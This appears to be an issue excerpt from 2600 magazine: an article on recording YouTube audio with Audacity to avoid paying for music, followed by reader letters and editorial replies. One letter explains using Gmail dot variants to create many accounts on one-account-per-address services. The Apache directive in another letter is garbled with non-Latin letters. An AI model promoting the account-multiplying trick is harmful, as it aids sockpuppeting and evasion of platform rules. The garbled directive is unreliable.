I was never a huge music aficionado, but I did like the top tens on the radio. I wanted to play all the new "top of the charts" songs at my leisure. When I was eight (circa 1989), I had a small red POS radio with a tape deck that had the capability to record. While riding in the car, if I heard a song I liked, I would have to quickly write down the name of the song or artist before my ADD kicked in and I would be back to "hey I like this song" when it played again. Usually on Saturday in between beating *Super Contra* and struggling with battle toads on NES, I would have a blank cassette in the radio and was ready to push the record button for any song that I heard earlier in the week. With the red POS radio I had, I couldn't make a sound while it was recording because the microphone would pick up everything external to the radio. Quite a tedious operation but hey, I didn't have to go buy the single. A full album on CC (compact cassette) cost $15.00 back in the day. I always found it strange that after CDs were popular, they ended up being the same price for an album as what the tapes used to be when they were popular. I wonder if Gramophone Records and 8 Tracks started this trend.

Fast forward eight years or so - still before Napster. MP3s were starting to be all the rage. You could always hear kids in the hall at school comparing meager MP3 collections. You wouldn't even care what music they had; it was all about the MP3 count. "I got over 7,000 MP3s, do you want to touch me?"

After Napster was released, everything changed. Granted, I am somewhat nostalgic, so I wanted all the songs that I still had on cassette so I could listen to them on my PC. I still had several cassettes and quite a few CDs, but I knew that MP3s were where it was all going. I didn't want to have to re-buy the same music that was on my tapes for a CD, and then rip them to my computer.

Now fast forward to around 2002. I invested (wasted) many hours into *Quake 3*. So much time that I would make somewhat elaborate frag videos and upload them to Planetquake/Own-Age and other gaming sites pre-YouTube days. I am proud that one of my demos made it in the "Get Quaked 3" video, but that's another story. When I would make *Quake* movies, I used all kinds of software way above my level at the time: Sony Vegas, Adobe After Effects, Adobe Premiere, and Sound Forge. The overall goal when making an elaborate *Quake* video is to sync up the music track with the frags. Somewhere around that time, I came across the greatest program every music enthusiast should know: Audacity. I created the audio track in Audacity, then laid it in the video editing program, and compiled the video.

What does this have to do with getting free music? Well, I don't know why I didn't hear about this approach years before I started doing it. With Audacity you can easily record any noise that your computer outputs and re-encode it in whatever format you want. Best of all, it is *free.* You can actually do this with many other programs. Audacity is pretty easy to use and has a few editing options that make it quick.

I don't know why, but in 2005 I was in search of vintage music videos I used to watch when music videos were actually shown on the music television channel. I didn't begin by searching the P2P realm; I googled it first just to see what would come up. Sure enough, I came across the newly created `YouTube.com`. I found lots of remixes to songs that I never heard. I thought, why not just record the audio off YouTube and convert them into MP3s instead of trying to find the MP3? Why waste time and risk getting a billion dollar fine for downloading a few MP3s of songs I still have on tape? Before I knew it, YouTube became my personal music box.

I am so glad that the RIAA finds it OK for all of the music to be uploaded to YouTube. I can quickly find rare remixes of songs on YouTube that would have taken hours of searching Kazaa, BearShare, torrents, eMule, and Napster combined. I can record them from YouTube and put them on my iPod or just burn them to DVD. Lots of people ask me where I find some of my remixes because they have never heard them on iTunes. When I tell them I got it off of YouTube, they get the most puzzled look on their face. "Youtube?" "Yea, YouTube." I am sure others have done it, but I have never heard or read of anyone else doing it this way. With all of the online radio stations and music videos that are always embedded on every website, why not?

Why should we have to pay for music that we paid for 20 years ago? I don't want to pay $0.99 for a song; I have the single on tape! The RIAA never emailed my official licensed MP3s for all of the songs that I bought years ago. What gives them the right to put it in a different wrapper and resell it?

So, I guess my process of finding "free music" really hasn't changed from when I was eight years old. The only thing that has changed is my age and the format of the music.

Go Build Your Playlist

`http://audacity.sourceforge.net/`
`http://soundcloud.com/`
`http://www.di.fm/`
and many more out there.
Happy listening.

CABLES

Information

Dear *2600:*

Thanks for Craig Stephenson's article on avoiding exposure of files ending in a tilde (~) from 28:4. One quick workaround for Apache servers is to deny access to files based on a pattern. This rule works well for files ending in a tilde: "RediректMatch 403 ~$". In this case, 403 is an "access forbidden." Or use 404 - "not found."

This is directed at Stacey, whose letter appeared on page 43 of 28:3. It is unfortunate that you believe you have been made to suffer due to throat and ear implants made without your permission. I have looked into the matter, and can confirm that you do not have the implants mentioned in the Summer 2010 issue. Those implants, while subcutaneous, would be easy for you or a health professional to feel or see. The ear implant only receives audio, so could not be used for any sort of mind control or pain. To check whether any implants you might have are actively receiving - or to block transmissions - you might experiment with a Faraday cage. From inside a Faraday cage, you could confirm that any voices or discomfort you are experiencing are not actively originating with an external source. I hope you are able to receive the medical care needed to alleviate the situation.

Estragon

Dear *2600:*

This is in response to Cliff's article in 28:4. The one-time pad that he writes about is, in fact, unbreakable, provided the following:

1) The sequence must *never* be repeated. Repeating a pad sequence even once significantly reduces security of the cipher.

2) There is no pattern in the original messages. Enigma from World War II was cracked partly because the weather report was sent daily at a certain time in the morning and "wetter" was the pattern that lead to Alan Turing's discovery of cradles (Simon Singh, 1999).

3) The code books or pads are securely distributed to all secret parties. Recovery of code books was a completely separate operation to aid cryptanalysts.

The essence of the article was awesome, though, and very well written. Cliff also mentions some of my precautions started above. Good work!

Cliff, if you're reading this, http://chenb0x.net

Master Chen

Dear *2600:*

In General Assembly's "Requests" section (28:4), Lost in Cyberia mentioned that he can no longer get the physical magazine with the demise of Borders as a bookseller. I have been getting your magazine from Barnes and Noble here in the Pacific Northwest for years now. Just thought you might put that out there for those who cannot get the electronic versions for whatever reason.

Thanks for the great work and looking forward to reading *2600* - in multiple formats - for years to come.

Chris

In light of all of the bloodshed in the retail bookstore world, we're planning on putting out an updated comprehensive list of where you can buy our magazine worldwide. Then, if people actually go out and buy it, we can continue the cycle. As an aside, there shouldn't be a single Barnes and Noble that isn't carrying us. We often hear from people who tell us their branch isn't carrying it anymore. If someone at the store tells you this, please give us the details and we'll investigate. Most times, it's either sold out, hasn't come in yet, or is hidden behind one of those bigger magazines. As always, we thank our readers for looking out for us.

Dear *2600:*

Been a fan of the magazine for so long, a friend turned me on to it in '98, I think. Always keep one with me when I fly. You publish so much information in the perfect format that's easy to travel with.

The bookstore I usually get it from said they discontinued (Barnes and Noble in New Hampshire). In the last issue I read, you had mentioned going to a digital version. I was wondering if I was experiencing the transition from print to digital with my difficulty finding the newest issue. Or do you still have a printed version?

If you are still printing, please point me in the right direction. Boston maybe? I would travel to find it.

Pete

What a coincidence - this is precisely what we were just talking about! In this case, we contacted the store in question and it was all a big misunderstanding. Perhaps the best way to get accurate information when trying to find us is to specifically ask for the magazine manager. They're almost always more than happy to help a customer find something they're actually going to buy. These days, that's very important to bookstores. Us too.

Dear *2600:*

Calling all hacktivists, gender hackers, critical race coders, and political hackers!

I'm helping a dear friend of mine to organize a global hack-a-thon to analyze, visualize, and remix data from the global occupation movement in order to bring the movement forward through hacking.

The idea is that people will be organizing and coordinating local hack-a-thon events in their cities on the same days, much like the Occupy model, and then sharing the results of their work with the rest of the hack-a-thons. I imagine there will also be some real-time communication during the three days, somehow. Of course, these events will need hackers and coders of various types, but also people who know about the Occupy movement, about social movements, about the complexities of gender/

sexuality/race/ability as it has manifested in the occupations, about police tactics and laws and social networks and direct action and civil disobedience and every aspect of the global Occupy movement.

micha

All fine and good, but you sent this to us one week before the event and, even if we came out daily, that wouldn't have been enough time to get the word out in a printed magazine. Please let us know how it all went and send us far more advance notice for the next one. Obviously, you can always spread the info through websites, but we still reach places that websites never go and relying entirely on one means of communications is a tactic certain to backfire.

Dear *2600:*

I am not an attorney, and the following is not legal advice.

Acquiring real estate by paying the property taxes (as described in "Property Acquisition - For Free?" by PTKitty, 28:4) is known as adverse possession. It's not even close to being as simple as the author describes. There are many requirements that must be met in addition to paying the property taxes (laws vary from state to state).

Adverse possession is often a difficult, lengthy, and financially risky process, and it's not for amateurs. Anyone who wishes to obtain property via this method should consult a real estate attorney before they proceed.

California Paralegal

Challenges

Dear *2600:*

This is a problem I've had for a while, and, not being able to solve it on my own, I've decided to ask the community for advice.

Does anyone out there have a good method for storing your back issues of *2600?* I'm looking for some kind of storage container or shelving system that is of a suitable size to accommodate the somewhat unusual *2600* format. I had high hopes for shelves and storage units designed for DVDs, but, unfortunately, *2600* is about an inch higher than a DVD case. I've also tried various plastic tubs and containers, but they are all too large; I don't want a drawer that's 1.5 times the size of the magazine, as that just lets it slide around inside. If I could find something that is twice as wide (or twice as long) that would be all right, as I could put two issues in that way.

Back when I still subscribed to regular format magazines, I had found an Army surplus ammo case or something along those lines which was nearly the exact same height and width as a standard magazine. It was long enough that I could stand up around 100 issues inside without them moving around. That's more or less what I'm looking for here, some kind of closable container where I can place issues standing on edge without them flexing or shifting around.

What I really don't want to do is put them in plastic sleeves or anything else which impedes me being able to quickly find an issue and read it. I reference the previous issues fairly regularly, and I want to always have easy access to them.

Anyone have any ideas? What are readers (or staff, for that matter) doing to store and protect their collections?

MS3FGX

You don't want to emulate the way we store them in our offices. Trust us. But there are likely some well thought out solutions to this challenge and we're more than happy to share any that are sent in. Our magazine is printed in what is known as "digest size." We're roughly half the size of an 8.5 inch by 11 inch piece of paper (5.5 by 8.25 inches should be the actual size). Perhaps the folks at Reader's Digest have a solution to this since they've been publishing in digest size for over 90 years.

Dear *2600:*

I love the magazine and learning about technology. I was wondering if you could develop an app for phones like the Droid or the iPhone to keep people better connected to the community. If you guys are too busy or can't get to it, I am willing to help develop an app, but I can't make any promises that I will be able to complete it. I'm currently in school and time is low, but I am willing to take some time to help my favorite magazine that I actually read.

~D

We appreciate the thought, but something like this does take a lot of time and dedication. We've had so many offers over the years for one project or another that simply proved to be too much time and work for the people doing it. It's easy to not realize how much energy goes into producing things that may appear relatively simple in the end. Getting it to that stage is a genuine challenge. We're definitely interested in pursuing this and other things and, with the right people and a bit of luck, we'll get there.

Dear *2600:*

Referencing "Network Anonymity through 'MAC Swapping'" in 28:3 by A. Sayler, the fourth paragraph says: "...the ability to operate and speak anonymously is a fundamental and essential tenet underlying the freedom of information and expression."

I claim that statement is false, and I invite anyone to prove otherwise.

Lifetime Subscriber

First off, it's an opinion, so you can't prove it false simply by disagreeing. Had it pointed to a specific document, you could attack it on those grounds. As for the importance of anonymity, we believe there are many examples of this in both the modern age and throughout history. First off, there's voting, which is about as fundamental and essential a form of anonymous speech as you can get. But there's far more. Whistleblowers in general would never be able to reveal injustices if they were forced

to disclose their identities. Governments have been toppled and corporations forced to confront their misdeeds through anonymous sources that have fed journalists for as long as these entities have existed. An anonymous bit of graffiti that appears overnight is often enough to open some eyes and confront an issue. We've seen examples of this in the Arab Spring and in many countries where speaking out is extremely risky. So too, an anonymous post on some message board can provoke a discussion or reveal an inconvenient truth. When we get fixated in identifying who revealed what, we lose sight of the actual message, not to mention how the source then becomes endangered. A perfect example of this is the case of Bradley Manning. Since he was accused of leaking the infamous "Collateral Murder" video to WikiLeaks, the attention shifted away from the crimes that were revealed and instead focused on him as the problem that had to be dealt with. If it were to someday become impossible to remain anonymous, the amount of actual truth revealed would be reduced to a mere trickle, and a boring one at that.

Meeting Stuff

Dear *2600:*

I see there are two meeting places in Puerto Rico. Can you verify that they are still active? Or if you could pass my email to a member here to contact me, that would be great. I know you stated it is active if it is on the site. But there have been issues that have changed with the police and the University here, and also with the end of business of Borders in Plaza Las Americas. Sorry for the lame email, but I am very interested in attending the meetings.

Scott

The best way to find out if there's a meeting is to simply show up and see. Either way, let us know about it by emailing meetings@2600.com with your observations. This is really the only way we can find out about abandoned meetings. (We've already made the necessary modifications to this listing, due to Borders no longer being around.) As we don't give out email addresses, we suggest you look for any contact info on any affiliated websites. Good luck.

Dear *2600:*

I am a producer with a Canadian current affairs program on Global News. I am working on a story about hackers and am looking to get in touch with the organizers of the Toronto *2600* meeting. Would you be able to provide me with that information?

Mia

We get asked this kind of question quite a bit, but we must be strict in not giving out anyone's personal information and also in insisting that reporters do the legwork of either showing up at the meetings or contacting someone whose email address appears on an affiliated website. We should also point out that personal responses are extraordinarily rare and that usually such queries wind up being seen by thousands more eyes than the writer probably intended. We hope this helps when similar people come up with the same questions in the future.

Dear *2600:*

I'm a reporter with the Canadian Broadcasting Corporation. I am looking to get in touch with somebody who has the skills it would take to understand your magazine. This is not for a specific story, but I am hoping to find somebody who I can hire as a consultant for certain projects I am hoping to undertake. I'm wondering if you can put me in contact with the person who organizes meetings here in Winnipeg.

Alex

We're not sure what exactly is going on up in Canada but, again, the best way to get an answer to this question is to just show up at your local meeting and get to know us. We don't bite unless provoked.

Dear *2600:*

I just wanted to know for the New York City meeting that takes place in the Citigroup Center if there is a point of contact and does one have to be very tech savvy to attend?

Antonio

No need for a point of contact - just show up and mingle. We don't restrict attendance to any experience level, age, background, or philosophy. We're a very mixed bag.

Dear *2600:*

I went to University Mall as instructed on Friday, but found nobody there who was either having a meeting or who I could identify in any way. In short, I could not find anyone from *2600*. As this is quite a drive for me, I am interested in holding meetings in the Clearwater, Florida area at the same time if anyone is interested. I don't think anyone showed up to the meeting in Tampa in December.

Christian

This does happen on occasion. As a rule, if it happens more often than not or if we don't hear anything from meeting attendees, that meeting will be delisted. If you want to start a new meeting either in the same place or in a neighboring city, please get the word out and send email to meetings@2600.com with details and monthly reports so that we know you've followed through.

Dear *2600:*

We had our first meeting last Friday (December 2, 2011) from the times of 5 to 8 pm as per the guideline standards. You had asked that I report after each meeting, so I am just giving a status briefing and letting you know how our meeting went. I have set up a page with information on the *2600* Peoria meetings at www.facebook.com/peoria2600. Word has spread a little. During the meeting, there were two people: me and a second person that I know from one of my college classes who showed up. Though it was only two people during the last meeting, we still covered good topics which we shared with each other. I had a talk/presentation

on the philosophy and concept of security and the threats posed to it. Then I explained and demonstrated the cryptographic weaknesses in access control techniques and various password cracking techniques/options/methods. After I gave my presentation, we just talked about things technology and cyber-security related. I plan on getting more people to show up for future meetings, as I will have gotten the word out more. The other guy who attended the meeting is planning on giving a talk on using Metasploit, and I think I will be giving a talk/demonstration on cracking wireless encryption on a test network, then, after gaining access, using Man in the Middle attacks to intercept information for intelligence gathering. We're planning on the meetings being professional and organized, yet open at the same time. We will have a few presentations planned in advanced for each meeting by anyone who wishes to give a talk for the education of attendees, and will also have open discussions among those attending. Last meeting we met in a Starbucks in Barnes and Nobles, though eventually we have hopes of obtaining a room with a long table and projector for a more meeting-like environment.

Peoria 2600

This is the kind of enthusiasm and dedication we need. We do suggest that you reserve time for informal congregating as well, as most meetings are that alone. Structure may work in some instances, but the majority of meetings are basically gatherings where people mill about and meet each other. The most important elements are that the meetings be free and open to all, and that people are encouraged to attend regardless of background, skill level, or any of that stuff. We also encourage attendees to spend some time away from computers and being constantly online to interact with the actual human beings who show up at these things. Some pretty surprising and amazing things have come out of this.

Dear *2600:*

I wanted to know if the DC/Arlington, Virginia meeting place was still at Champps Pentagon as well as if the starting time was still 7 pm. Also, what would be the identifier for the group?

Nicolas

In general, there's usually somebody at the meeting with a hacker related shirt or who stands out from the crowd in some other way. If that doesn't work, follow the security guards and see who they're looking at. Those are likely our people.

Dear *2600:*

I read this magazine I came across and it says to email you if I was interested in attending a meeting and I am. I live in the San Francisco area and want to know what I need in order to attend.

Alexander

You don't need anything other than your presence and a willingness to learn and interact with other attendees.

Dear *2600:*

When I was looking through your magazine the other day, I noticed on the very last page was a listing of meetings held in various states. My question is, what are those meetings? There is one that goes on close to me, but I'd like to find out what it is before I show up. Any info, or where I could get this info? Thanks in advance.

Joe

We're probably the right people to answer this. We often assume that everyone knows all of the things that we take for granted, and obviously that's not the case. 2600 meetings are a monthly gathering of hackers and curious onlookers who like to talk to hackers. There is no set format, no age restriction, no admission fee, no exclusion unless you do something to get you kicked out of wherever it is we're having the gathering. We meet in a public space for accessibility and also so that people can find us by accident. This flies in the face of the notion that hackers never get away from their computers and that we're always meeting in secret and planning nefarious activities. That's what the other days of the month are for. But on the first Friday of every month, we're right in the middle of the public eye and hiding from no one. We heartily recommend dropping by.

Incidentally, we've been having meetings in various places since our very first one in June of 1987. That means that on June 1st of this year, we'll be celebrating the 25th anniversary of the birth of 2600 meetings in the same place where they started: the Citigroup (formerly Citicorp) Center in New York City from 5 to 8 pm. We hope to see an especially large crowd then.

Revelations

Dear *2600:*

I currently have disclosed a zero-day CSRF vulnerability in a commercial product that is used and sold widely in this country. I am able to forge POST and GET requests in different scenarios to set a user's password reset option and alternate email address. This allows me to reset their passwords, log into their accounts, and manipulate the web application even further.

On top of this, this application hosts single sign-on for many different web app accounts and integrates with directory service domain solutions (Active Directory, Open Directory, other LDAP implementations). Upon gaining access to an account, this grants me access to the web app, but also any computer/other web apps within the user's domain that they have permission to log into. Really, your imagination can go from here with the potential of the attack at this point.

I have had some difficulties getting the company to hear me out and take me seriously with the reported issue, so I have constructed a video presentation to give even more of a precise example. I actually have a meeting scheduled with an employee

of the web app company. I have worked with him on a past project and he said he heard I was having issues reporting my vulnerability to support. I said I was and he agreed to meet with me.

I was wondering if you would like to publish the details of this CSRF, as it is unknown to the public at this time, and was wondering what I should do next after my meeting with the company. This is my first *big* deal hack in my professional career.

Your magazine is well put together and easy to read. A friend of mine recently turned me on to it and I do have to say I was rather impressed! Keep up the good work and I look forward to your response email.

X

Since it seems as if you didn't necessarily expect this to be printed, we've gone ahead and removed your identifying info. We're simply not equipped to respond to the many queries we get on such topics. But hopefully our autoresponder answered any questions you might have had regarding our interest level on such things. In short, yes, we are always interested in printing this kind of information. We're also interested in printing the experiences that people have when they try and report such vulnerabilities or get them fixed. Often, they're treated very poorly. This needs to be acknowledged, but it's also good to note the exceptions to this.

For those in a similar situation, it should be pointed out that you have no obligation to a company that you don't work for to protect their bad security from becoming known to the world. It's up to you if you want to warn them about it and whether or not you want to do that anonymously. We exist to show the world what's out there, what mistakes have been made, and what kinds of solutions exist. A lot of powerful people don't want that sort of thing to be available and we've been fighting them since our very first issue. But, regardless of the level of opposition we face, our writers' identities are always protected if anonymity is requested. And we will always stand behind any writer who is intimidated or pressured simply because of the truths they have revealed. We've been engaged in these battles almost constantly and we hope in so doing, we've helped our readers see how necessary they are to people within and outside the hacker world.

Dear *2600:*

For those of you who use Google's Gmail, here's a stupid Gmail trick you might like to have up your sleeve.

As you may know, Gmail usernames can contain periods, and people have been known to use them as a separator. So, the honorable Jebediah Q. Squidfart might choose jebediah.q.squidfart@gmail.com as his Gmail address. What you may not know is that the dot is *just for show,* and doesn't actually serve as part of the username when it comes to the technical end of things; the system ignores any dots from the username when figuring out where to route incoming email. So, mail to jebediah.q.squidfart@gmail.com goes to the same inbox as mail to jebediah.qsquidfart@gmail.com or jebediahqsquidfart@gmail.com. Jeb doesn't even have to type the dots in his username when logging into his Google account, because they don't make a difference on Google's end.

This also means you can *add* dots in whatever combinations you like to a Gmail address and it will still work. Jeb is reachable at jebediah.q.squidfart@gmail.com as well as jeb.ed.iah.q.squid.fart@gmail.com, jeb...ediah...q...squidfart@gmail.com, j.e.b.e.d.i.a.h.q.s.q.u.i.d.f.a.r.t@gmail.com, and any number of other combinations. All that email ends up in his single Gmail inbox.

Where this can come in handy is in signing up for services which only allow one user account per email address. Let's take Twitter, for example. If Jeb already has a Twitter username registered to jebediah.q.squidfart@gmail.com but he decides he wants to register an additional account for some reason, Twitter wouldn't let him use jebediah.q.squidfart@gmail.com again; the site would return an error because the email address has already been taken by Jeb's first account. Twitter *would,* however, let him register an account to the address jeb.ediah.q.squid.fart@gmail.com since, to *their* system, it looks like a new address. On Jeb's end, it is still the same address, and he still receives his Twitter emails from both Twitters in his single Gmail inbox. If Jeb wants to keep going and create an army of Twitters, forum users, blog accounts, or whatever else at his command with the same email account, all he has to do is keep adding dots.

All of you with Gmail addresses have a virtually infinite amount of incoming email addresses at your disposal. Use them wisely... or just irresponsibly screw around with them, whatever you like.

Rob T Firefly

Definitely a cool trick and one that helps console those people who missed out on getting the really short cool usernames on Gmail like god and joe. The longer your username, the more possibilities you have. We wonder how long it will take for other services to wise up to this and start ignoring the dots. Of course, that could also cause mayhem if other email addresses treat dots as unique characters.

To add even more fun, every gmail.com address can also be used as a googlemail.com address.

Dear *2600:*

In response to Josh's speed dial mystery in 28:4, your quandary is most likely just a time saving feature, courtesy of Kyocera. Take a look at the letters above the numbers on your keypad. You'll note that in order to type "Mom," you'd press the number 6 three times. "Mother" would be 668437.

In the glory days of Ma Bell, these letters were often used to represent exchanges ("KLondike5-1212" would be the way to say 555-1212). These days, they're often used to quickly access phone book entries. Taking your two letter exam-

ples, I'd wager a bet that the person linked to "speed dial" 22 has a name that starts with "Aa," "Ba," or "Ca" (since most names don't start with two consonants). That's a feature, and you may be able to disable it somewhere in your phone's menu tree.

Tyler

That makes complete and total sense to us. We never even thought to look at the keypad for a clue as to why this person's mother was being labeled as 666. Instead, we just assumed it was part of a Satanic plot, which, as your explanation demonstrates, isn't always the case.

Inquiries

Dear *2600:*

Hey all! So my roommate got me to watch the movie *Hackers,* and I really enjoyed it. I couldn't help but notice that the one dude was named Emmanuel Goldstein, seemingly after *2600's* very own editor-in-chief. I, of course, did the obligatory Google-fu to try and determine if there was an actual connection, and there seemingly is one. Some posts, presumably made by humans, indicate that Mr. Goldstein was an advisor for the 1995 movie, and was honored to have a character named after himself. While I do try my dandiest to habitually believe everything I read on the interwebs *cough*, I thought it'd be cool to get the story from the horse's mouth. And, if you will permit me, I have a question regarding a response to the letters in the 28:2 issue.

Under the "Experiences" section, the first letter is a tale of glorious passive defiance of DISA inspections (well deserved in my opinion, especially if DISA ships out software like DISA MoldDisk), but *2600's* response to the tale is: "If only everyone in the military showed this kind of courage." I am wondering what kind of courage you really mean? If you mean the courage to have a *2600* issue laying on one's desk, then I must say that I do not know anyone in the military who would be afraid of doing that (someone else in the military please correct me if you have had other experiences). And, if you did mean that, I would be surprised given *2600's* previous vehement disapproval of letter writers' hints of *2600* being blacklisted by the government. Perhaps *2600* staff commented in jest, but the comment did not seem joking, and so I'd like to get your true view on the kind of courage that not everyone in the military shows. Again, straight from the horse's mouth.

I appreciate your mag. Thanks for putting it together!

LTJ

The letter in question concerned a member of the military who challenged an inspector who demanded to know why he was reading a hacker magazine. (He responded with "Why aren't you?") In any hierarchical system, whether it be school, work, military, or even family, people are generally loathe to stand up for what they believe in if it could result in some sort of a conflict or possibly disciplinary action. In the military, it's particularly easy to fall back into the "just following orders" routine, even if orders haven't been given. We often assume that not rocking the boat is the best course of action and we thus maintain the status quo without any prompting. In this case, it was particularly refreshing to see an individual stand up and basically say they were proud to be reading our magazine, despite the preconceived notions that others, powerful or not, may have had about it. And that kind of individual spirit, otherwise known as courage, is what we all should be striving for. It's good to see it in any institution.

As for the film, yes, it's as you say. It was a combination of a nod and a joke. None of us were counting on all of the confusion that resulted, which makes it even more fun.

Dear *2600:*

Could you offer recommendations of network administrator certifications and training, and universities that offer these programs that are generally in line with the hacker ethos (that is, in its intelligence and soundness i.e., *not* Microsoft Network Administrator certification)?

Question

We have very little interest or belief in this sort of thing but we know that others may have different perspectives. They're most welcome to write in with their thoughts on the matter. Being in line with the hacker ethos is something that comes from an individual's way of thinking and living, not from a certification. There are people who hold the Microsoft certification that you reject who understand what the hacker mindset is all about. There are people who run the coolest alternative Linux installations and do everything in their lives open source who still don't grasp what constitutes being a hacker. These are just not reliable ways of defining an individual. No matter what you're into, or what your background is, you can be as good a hacker as anyone if you think creatively and don't blindly believe whatever you're told by anyone. We hope this helps, even though it's probably way more than you needed to hear.

Dear *2600:*

I have a lifelong subscription. But I sometimes don't want to have a paper copy. I want a digital copy for the road. How can the people with lifelong subscriptions get a free digital copy?

Ramasee

There's no way to say this without sounding somewhat dickish. But basically, we consider the two versions to be different products. Each has its own production process and takes considerable time to get just right. Lifetime subscribers get the paper version forever, just as promised. Other versions have different deals. The annual digests have mostly the same material from that year's issues but they're still treated as something different. Within those, the PDF version is different from the Kindle

version which is different from the Nook version. Getting one doesn't mean you get all the rest of them. We know some commercial publications can do things like this because advertising revenue makes that more feasible. But that's not how we operate. We hope these facts don't enrage you too much.

All of this is rather moot, since we actually have no control over this sort of thing. Amazon and other entities control how subscriptions work for their devices. We don't even get to see the names of people who subscribe. And lifetime subscriptions simply don't exist in that realm.

Of course, things can always change. We've only been doing this for a little over a year now, and we've learned that it's a ton of work and also that there's a tremendous market for electronic publications, particularly those that keep the prices down and encourage DRM-free distribution. That latter battle we're still fighting and our readers' voices will definitely make a difference in how this electronic landscape will ultimately be shaped.

Dear *2600:*

I'd like to submit an article to *2600,* but I had a question first. Do I keep the rights to the article once I submit it, or does it become property of *2600?* Do you require that your writers sign any sort of contract?

Brab

No, this is another way that we're somewhat unique in the publishing world. We simply ask that you not have your article printed in another publication or displayed on a website before it's printed in our pages. Readers deserve new material, not stuff they can find in other places. Once it's printed, you can plaster it all over the world in whatever form you wish. It may also show up in one of our future compilations, printed and/or electronic, but that doesn't affect your rights to do whatever you want with it.

Dear *2600:*

I checked out your website a few days ago and I found it very interesting. I then saw that you were looking for people to submit articles and I was hooked. I am very good with tech news and I'm only 13 years old. I make YouTube videos about tech almost every day doing reviews, tutorials, unboxings, and even giveaways. I have also written for three technology websites before. I have links to articles that I would like to try to submit to you.

Remember, these are written by a 13-year-old, so it would be cool to have them in your magazine. Anyways, thanks for listening.

Ben

It doesn't matter to us how young or how old you are. If you can put cohesive thoughts together in writing and you have something interesting to say or to share with our audience, you're more than welcome to send your submissions to articles@2600.com. Remember that your articles shouldn't already be online and that we're mostly looking for full articles (500 words or more) on a certain subject that you personally know something about. Looking at the diversity in our pages should give you a pretty good idea of the kinds of things that can be covered.

Dear *2600:*

I just received 28:4. The right hand side has been cut off, probably half an inch. Makes it hard to read. Could I please have a normal copy?

Chris

We've forwarded this to the subscription department who will make sure this is taken care of. Whenever something like this happens, it really helps us to get our hands on the defective copy so we can show the printer and take steps to keep it from happening again.

Dear *2600:*

For some reason, when my wife scans the bar code on your magazine, the ScanLife app insists that she has just scanned a "Wedge Frame, Triple Reed, Elk Hunting Call." Just one of the myriad uses for your magazine?

Keith

This is a mystery on so many levels. Hopefully, she's not working in a retail outlet when that happens.

Dear *2600:*

I just wrapped up a white paper regarding a tool that I recently finished. I am interested in having it published and would appreciate it if *2600* would consider it. I'm including a link to the current iteration of the paper. Thanks.

mastahyeti

While we do look at everything that is submitted to us, we should point out that papers and articles aren't the same thing. We've printed research papers that have been adapted into articles, and many times that doesn't require a whole lot of work. The overall tone of an article is generally different from something that you would write for, say, a school assignment or for marketing purposes. This is not said to discourage your submission, but simply to point out that our publication will likely have a very different audience than what you had in mind when you started this project. Also, we have to point out that articles which appear online are ineligible for consideration here.

Dear *2600:*

After reading your disclaimer, I think I would like to retract my submission. I don't think I am interested in waiting for two quarters before submitting my paper elsewhere. Thanks anyway.

mastahyeti

And this is the other issue. Thanks for reminding us. Yes, the selection process and printing schedule take a bit of time. If you're going to write an article for us, it needs to be an article that is geared for our audience. If you're writing something that would work in all sorts of other outlets, then getting it printed in our zine probably isn't that high on your list.

Dear *2600:*

Hello, are you still running photos of payphones? If so, I'd love to submit. In the meantime, here is a link to my payphone photographs.

Sean

OK, hang on there. Before you go and share that link with the world, we should point out that we can't print any material that's already available, whether online or printed. This includes pictures as well as articles. Also, the material has to actually be sent to us for it to be considered. All of that said, we are most certainly still running payphone photos, as this issue will demonstrate. Please send us the highest quality you can. Don't worry about disk space. We have lots. Also, please be descriptive when submitting pictures. You wouldn't believe how many of them are labeled "payphone" or something equally imaginative with no indication as to where it was, what's interesting about it, etc. The more unique your picture is, the more likely we'll print it. But often, it's the description of the picture that helps us see why it's worth printing in the first place.

Dear *2600:*

What email address can I submit a picture to for the back cover?

Danny

You can use articles@2600.com for that. We know it's not technically an article but we can't afford another email account.

Dear *2600:*

Do you have articles on using magicJack with iPad to maximize usage options? It is presently free for the first six months. Apple is "pushing" this app to the iPad startup page. The downside is it issues a telephone number starting and ending with an asterisk. Also, the number cannot be changed without buying a new iPad (according to reviewers' comments).

Also, you should devote an issue on how the International Space Station sends/receives phone calls! Let me know if you do!

pleasantdinnermusic

We'll be sure to give you a call. Devoting an entire issue to that may be a bit much, but we could certainly put it in a few pages. We'll ask our readers for assistance in your iPad magicJack scheme. It sounds crazy that you would be expected to buy a new iPad just to change that number, but we've long since learned that crazy things are often a big part of reality.

Dear *2600:*

I am a longtime subscriber to *2600*. Unrelated to that, I am changing passwords at all websites on which I have them. My master list shows me to have a password at 2600.com under the username xxxxxxx@earthlink.net. But I don't see any way to login to an account on your website. Can you tell me if I'm merely crepuscular and missing the link or page which would so connect me, or perhaps whether you no longer have this access?

Steve

This is either a very slick attempt at social engineering us or you're referring to something from long ago that we've all forgotten about. Probably best for you to do the same unless you remember some other detail. (We've also taken the liberty of obscuring your email address for your own protection.)

Random Thoughts

Dear *2600:*

Each moment that *might* warrant reflection should be reflected upon. Any moment that might drastically alter a life should be reflected upon. The outcome of this reflection will lay the course for our lives.

The laws of man are an inevitability. Our minds need both freedom and an absolution.

Our minds will adapt to crime. They will grow to protect from future infractions. The crimes they punish will grow and adapt also. The freedoms they protect, unfortunately, will not.

Law may offer justice and maybe even a chance at retribution for every crime it encompasses. What the law protects is constant. Crimes against it are evolving with its protection. There is a precipice.

We have come to a point in our history with technology where security and ease of use are more important to us than innovation and advancement. So too have our crimes.

Humans have failed greatly to protect the simple beauty of life. We have advancements that make this beauty more understandable to each of us. We have quested for death and sought its boundaries. We have sliced life up and offered a measured slice to each of us.

We have experimented with so many forms of government. Every one of them has failed to allow our minds to flourish and unite us. Power, greed, lust, name your poison. Every form of government we have thought of has been tainted and will eventually condemn us.

Luckily, we can never taint simple ideas. Passion, love, peace, and hope. These ideas will always tear down the walls we build for ourselves. Unfortunately, power, lust, and greed will build these walls again. All of these simple ideas we are born with. Even with the best of our concepts, we will enslave others. We will demand of them more than they can give. They will overcome our tyranny and rise to power. They will seek justice. Round and round we go....

Hope will build its forces again and tear down these walls.

I hope that in some distant day, our kin might find a peace for us all. I hope that someday we will be united as humans.

Kabuki

There is a lot of power hidden in optimism. Read on for another view.

Dear *2600:*

I'm a young hacker who just got a sudden inspiration to write. I have a short story that I think would be interesting for people to hear. I don't know if it's long enough for an article but I'd just appreciate it if you look at it and maybe put it in the reader response section. Here it is:

